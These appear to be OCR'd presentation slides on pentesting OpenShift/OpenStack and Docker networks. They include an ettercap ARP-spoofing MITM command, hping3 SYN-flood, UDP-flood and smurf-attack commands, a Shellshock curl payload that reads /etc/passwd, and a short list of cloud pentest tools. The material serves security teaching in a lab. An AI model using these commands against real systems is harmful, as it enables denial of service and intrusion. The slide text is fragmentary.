
OPENSHIFT PLANET




[Security Guidlines]


https://docs.openshift.com/dedicated/osd_architecture/osd_policy/policy-process-security.html

OPENSHIFT PLANET





OpenShift vs OpenStack



virsh dumpxml host – tap interface

ovs-vsctl show

brctl show

Use tcpdump, snort, etc.

Run multiple IDS (snort) on host?
- need separate namespaces


Replicate data to a separate node?
- don't wish to confuse openstack

Denial of service attack
- can do tc against interface

Pentesting on OpenStack with Demo


https://www.usenix.org/sites/default/files/conference/protected-files/lisa14.pdf

Kali – security distro
Debian on CentOS host
Import files (eg pcap)




DEMO
PLATFORM

Spoofing the Docker and Bridge Network



MITM Attack


docker1
172.17.0.26
lynx "http://172.17.42.1/testphp.php?name=fred"
docker2
ettercap -T -M ARP -j /tmp/hosts.txt -F html.ef /172.17.0.26/ //
host instance
Apache with ModSecurity module (WAF)
--580af829-H--
Message: Access denied with code 403 (phase 2). Pattern match

DoS Attack and further Exploits

```
# SYN attack to port 22

hping3 -c 10000 -d 120 -S -w 64 -p 22 --flood --rand-source -i eth0

# llage UDP packets

hping3 --rand-source --udp --flood -d 8192 172.17.42.1

# Smurf attack
sudo sysctl -w net.ipv4.icmp_echo_ignore_broadcasts=0
hping3 -1 --flood -a 172.17.0.23 172.17.255.255
```

docker

Metasploit

Curl command (ex. Shellshocked)

```
curl -A "() { :; }; echo;/bin/cat /etc/passwd"
    http://10.0.0.37/cgi-bin/testbash.cgi
```

Lynx (html), but not limited to CLI..

Extra Stuff

STILL ENOUGH OR NOT???

LABS for Practice

Common Tools for All Cloud Pentesting

PurplePanda

A tool to **identify bad configurations and privesc path in clouds and across clouds/SaaS.**


CloudSploit

